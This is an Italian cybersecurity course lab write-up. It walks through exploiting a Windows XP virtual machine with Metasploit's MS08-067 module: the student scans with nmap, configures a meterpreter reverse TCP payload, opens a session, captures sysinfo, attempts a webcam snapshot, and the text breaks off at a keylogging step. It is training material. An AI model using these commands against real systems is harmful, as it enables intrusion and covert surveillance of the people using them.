


ESERCITAZIONE WEEK 17 DAY 1

 EPICODE

WI7D1 - Pratica (1) PDF

Esercizio
Hacking Windows XP

Comunicazione tra le macchine:

```
PING 192.168.50.100 (192.168.50.100) 56(84) bytes of data.
^C
--- 192.168.50.100 ping statistics ---
3 packets transmitted, 0 received, 100% packet loss, time 2057ms

(kali@kali)-[~]
$ ping 192.168.50.100
PING 192.168.50.100 (192.168.50.100) 56(84) bytes of data:
64 bytes from 192.168.50.100: icmp_seq=1 ttl=128 time=0.573 ms
64 bytes from 192.168.50.100: icmp_seq=2 ttl=128 time=0.500 ms
64 bytes from 192.168.50.100: icmp_seq=3 ttl=128 time=0.473 ms
^C
--- 192.168.50.100 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2044ms
rtt min/avg/max/mdev = 0.473/0.515/0.573/0.042 ms

(kali@kali)-[~]
$
```

```
Windows XP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix . : 
    IP Address. . . . . : 192.168.50.100
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.50.1

C:\Documents and Settings\Administrator>ping 192.168.50.111

Pinging 192.168.50.111 with 32 bytes of data:

Reply from 192.168.50.111: bytes=32 time<1ms TTL=64
Reply from 192.168.50.111: bytes=32 time<1ms TTL=64
Reply from 192.168.50.111: bytes=32 time<1ms TTL=64
Reply from 192.168.50.111: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.50.111:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 0ms, Average = 0ms

C:\Documents and Settings\Administrator>
```

Scansione:

```
(kali@kali)-[~]
$ sudo nmap -sV 192.168.50.100
[sudo] password for kali:
Starting Nmap 7.94 ( https://nmap.org ) at 2024-02-27 13:26 EST
Nmap scan report for 192.168.50.100
Host is up (0.00015s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
135/tcp   open  msrpc           Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp   open  tcpwrapped
1026/tcp  open  msrpc           Microsoft Windows RPC
MAC Address: 08:00:27:83:A9:83 (Oracle VirtualBox virtual NIC)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://
nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 56.17 seconds

(kali@kali)-[~]
```

Configurazione exploit:

```
msf6 > search ms08-067

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  De
-  -                                     -              -    -    -
0  exploit/windows/smb/ms08_067_netapi    2008-10-28      great Yes   MS
08-067 Microsoft Server Service Relative Path Stack Corruption

Interact with a module by name or index. For example info 0, use 0 or use ex
ploit/windows/smb/ms08_067_netapi

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) >
```

```
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):
```

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	445	yes	The SMB service port (TCP)
SMBPIPE	BROWSER	yes	The pipe name to use (BROWSER, SRVSVC)

```

Payload options (windows/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
--      -
EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.50.111  yes       The listen address (an interface may be specified)

```

Si imposta RHOST con l'indirizzo IP del target Windows XP: 192.168.50.100:

```

View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.168.50.100
RHOSTS => 192.168.50.100
msf6 exploit(windows/smb/ms08_067_netapi) >

```

Si avvia l'exploit con il payload di default **windows/meterpreter/reverse_tcp**, aprendo così una sessione meterpreter:

```


msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.50.111:4444
[*] 192.168.50.100:445 - Automatically detecting the target...
[*] 192.168.50.100:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.50.100:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.50.100:445 - Attempting to trigger the vulnerability...
[*] Sending stage (176198 bytes) to 192.168.50.100
[*] Meterpreter session 1 opened (192.168.50.111:4444 -> 192.168.50.100:1031) at 2024-02-29 04:08:05 -0500

meterpreter > sysinfo
Computer      : LISA-C1BA703CF8
OS            : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture : x86
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter >

```

Si procede a fare uno screenshot:



Si verifica la presenza o meno di webcam:

```
meterpreter > webcam_list
1: USB Video Device
meterpreter > webcam_snap
[*] Starting ...
[*] Stopped
[-] stdapi_webcam_start: Operation failed: 731
meterpreter > |
```

L'accesso non va a buon fine.

Si prova a fare dump della tastiera:

